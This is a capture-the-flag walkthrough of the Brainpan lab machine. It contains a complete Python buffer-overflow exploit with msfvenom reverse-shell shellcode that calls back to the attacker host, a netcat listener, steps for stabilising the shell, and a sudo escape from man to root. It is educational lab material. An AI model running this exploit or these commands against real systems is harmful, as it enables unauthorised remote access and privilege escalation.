

Kali Host: 192.168.56.117

host discovered at 192.168.56.116

```
10000 http SimpleHTTPServer 0.6 (Python 2.7.3)
```

```
nc 192.168.56.116 9999
```



Some interesting output we get from the command includes a string 'shitstorm' (possible password), and 'strcpy' which suggests that the program may be vulnerable to buffer overflow. Trying the password 'shitstorm' does indeed work, but it appears that the program doesn't have much further functionality, lets see if we can instead get a buffer overflow to work.


Buffer Overflow

First lets start up a windows machine and copy over the binary. Once its on the windows host, run the binary in a debugger, in this case I'm using immunity debugger.

The goal of the buffer overflow is to take control of the programs execution flow and make it point to some shellcode. The steps to do this will be to:

- See if we can overflow the input
- Find the length required to control the 'eip' register
- Make the eip register point to the 'jmp esp' command
- Fill the 'esp' register with shellcode to be executed

We'll test the input using a simple python script (theFuzz.py) to fuzz the input with 1000 \x41's (A's)

A screenshot of a terminal window titled '*~/theFuzz.py - Mousepad'. The window shows a Python script named theFuzz.py. The script imports the socket module and sets target_ip to '192.168.56.114' (commented as #brainpan) and port to 9999. It creates a junk string of 1000 'A's (0x41) and a buffer from it. The script then attempts to connect to the target IP on the specified port, send the buffer, and receive a response. It prints 'running fuzzer' before the connection attempt, '\ndone\n' after a successful connection, and '\nfailed\n' in the except block.

```
1 #!/usr/bin/python2
2
3 import socket
4
5 #target_ip = '192.168.56.116' #brainpan
6 target_ip = '192.168.56.114' #windows
7
8 port = 9999
9
10
11 junk = "\x41" * 1000
12
13 buffer = junk
14
15 try:
16     print ("running fuzzer")
17     s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
18     connect=s.connect((target_ip, port))
19     s.recv(1024)
20     s.send((buffer))
21     s.recv(1024)
22     print ("\ndone\n")
23 except:
24     print ("\nfailed\n")
25
```

```
python2 theFuzz.py
```

On our debugger we should see the eip register is full of 41's, this means we were successfully able to overflow the buffer, now we need to find out how many bytes we need to control the eip. For this we're going to use the tools 'msf-pattern_create' and 'msf-pattern_offset'

```
msf-pattern_create -l 1000
```

In our fuzzing script, we're going to send the output of pattern-create instead of our junk 41's.

```
File Edit Search View Document Help
cheat.txt x brainpan_notes.txt x theFuzz.py x theFuzz.py

1 #!/usr/bin/python2
2
3 import socket
4
5 #target_ip = '192.168.56.116' #brainpan
6 target_ip = '192.168.56.114' #windows
7
8 port = 9999
9
10
11 #junk = "\x41" * 1000
12
13 junk =
    "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0
    Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1A-
    k2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3
    Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4A-
    u5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6
    Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7B-
    e8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"
14
15 buffer = junk
16
17 try:
18     print ("running fuzzer")
19     s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
20     connect=s.connect((target_ip, port))
21     s.recv(1024)
22     s.send((buffer))
23     s.recv(1024)
24     print ("\ndone\n")
25 except:
26     print ("\nfailed\n")
27
```

We run our script again (make sure to restart brainpan in the debugger) we should get a string in our eip (should be '35724134'), we're going to see that string into our pattern-offset tool and it should give us the number of bytes needed to control the eip

```
msf-pattern_offset -q 35724134
```

We got an exact match at 524, meaning we need 524 bytes to reach the start of the eip register. As the register is an 'e' type, its only 4 bytes. Lets see if we can place for \x43's (C's) in the eip to prove we can control it. This is what our string builder in our fuzzer should look like

```
junk = "\x41" * 1000
eip = "\x43" * 4
buffer = junk + eip
```

If we run that we should see our eip in the debugger is now '43434343', we have control over the eip! Now we need to make the eip point to a 'jmp esp' command. If we restart brainpan in the debugger we can search for 'jmp esp' (ctrl + f in immunity), in this case its at the address of '311712F3'. As the registers are in little endian format we need to reserve the bytes when we're putting it into our string. Our script string builder should now look like this

```
junk = "\x41" * 524
eip = "\xF3\x12\x17\x31"
buffer = junk + eip
```

Running the fuzzer now we should see that our eip now has the address of the 'jmp esp' command. At this point all that's left if to generate some shellcode using msfvenom, append it to our string, and lunch it again the actual brainpan host machine. We'll use the following msfvenom command to generate our shellcode

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.56.117 LPORT=4444 -e
x86/shikata_ga_nai -b '\x00' -f python
```

We'll now append that shellcode with a noop sled in front of it to our overflow string and lunch it against the brainpan host. Our fuzzer should now look something like this

```
File Edit Search View Document Help
cheat.txt x brainpan_notes.txt x theFuzz.py

1 #!/usr/bin/python2
2
3 import socket
4
5 target_ip = '192.168.56.116' #brainpan
6 #target_ip = '192.168.56.114' #windows
7
8 port = 9999
9
10 junk = "\x41" * 524
11
12 noop = "\x90"
13
14 buf = ""
15 buf += "\xda\xc9\xba\xfe\x0d\x44\x4e\x09\x74\x24\xf4\x5e\x2b"
16 buf += "\xc9\xb1\x12\x83\xee\xfc\x31\x56\x13\x03\xa8\x1e\xa6"
17 buf += "\xbb\x65\xfa\xd1\xa7\xd6\xbf\x4e\x42\xda\xb6\x90\x22"
18 buf += "\xbc\x05\xd2\xd0\x19\x26\xec\x1b\x19\x0f\x6a\x5d\x71"
19 buf += "\x50\x24\xa5\xf4\x38\x37\xd6\xe7\xe4\xbe\x37\xb7\x73"
20 buf += "\x91\xe6\xe4\xc8\x12\x80\xeb\xe2\x95\xc0\x83\x92\xba"
21 buf += "\x97\x3b\x03\xea\x78\xd9\xba\x7d\x65\x4f\x6e\xf7\x8b"
22 buf += "\xdf\x9b\xca\xcc"
23
24 #jmp esp = 31 17 12 F3
25 eip = "\xf3\x12\x17\x31"
26
27 buffer = junk + eip + noop + buf
28
29 try:
30     print("running fuzzer")
31     s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
32     connect=s.connect((target_ip, port))
33     s.recv(1024)
34     s.send(buffer)
35     s.recv(1024)
36     print("\ndone\n")
37 except:
38     print("\nfailed\n")
39 |
```

As we're lunching a reverse shell don't forget to start up your listener before you lunch the attack

```
nc -nvlp 4444
python2 theFuzz.py (in a separate terminal)
```

If we look at our listener terminal, we should now have a reverse shell into the host machine.

```
kali@kali: ~/Documents/completed/brainpan
File Actions Edit View Help

(kali@kali)~[~/Documents/completed/brainpan]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.117] from (UNKNOWN) [192.168.56.116] 41266
whoami
puck
-uname
//bin/sh: 2: -uname: not found
uname -a
Linux brainpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34 UTC 2013 i686 athlon i686 GNU/Linux
```

Privilege Escalation:

To make our lives a little easier lets see if we can't get a stable shell

```
kali@kali: ~/Documents/completed/brainpan
File Actions Edit View Help

(kali@kali)-[~/Documents/completed/brainpan]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.117] from (UNKNOWN) [192.168.56.116] 41266
whoami
puck
-uname
//bin/sh: 2: -uname: not found
uname -a
Linux brainpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34 UTC 2013 i686 athlon i686 GNU/Linux
which python; which python2; which python3
/usr/bin/python
/usr/bin/python2
/usr/bin/python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
puck@brainpan:/home/puck$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/tmp
<:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/tmp
puck@brainpan:/home/puck$ export TERM=xterm-256color
export TERM=xterm-256color
puck@brainpan:/home/puck$ alias ll='clear ; ls -lsaht --color=auto'
alias ll='clear ; ls -lsaht --color=auto'
puck@brainpan:/home/puck$ ^Z
zsh: suspended nc -nvlp 4444

(kali@kali)-[~/Documents/completed/brainpan]
$ stty raw -echo ; fg ; reset
[1] + continued nc -nvlp 4444          stty columns 200 rows 200
puck@brainpan:/home/puck$ ^C
puck@brainpan:/home/puck$ ^C
puck@brainpan:/home/puck$ tty
/dev/pts/0
puck@brainpan:/home/puck$
```

Alright now we have a stable shell lets see what we can do. We appear to be a legitimate user so lets see what sudo permissions we have

```
sudo -l
```

We have sudo permissions for a binary '/home/anansi/bin/anansi_util'. Lets try running it to see what it does

```
sudo /home/anansi/bin/anansi_util
```

We a small usage output, lets try 'manual'

```
sudo /home/anansi/bin/anansi_util manual
```

From the output it seems to be running the 'man' command, which we can break out of into a shell using `!/bin/bash`, running as sudo we should be able to get a root shell.

```
sudo /home/anansi/bin/anansi_util manual /bin/bash
!/bin/bash
```

We should now have a root shell

[illegible]

Service Scan

[illegible]

Full Scan

[illegible]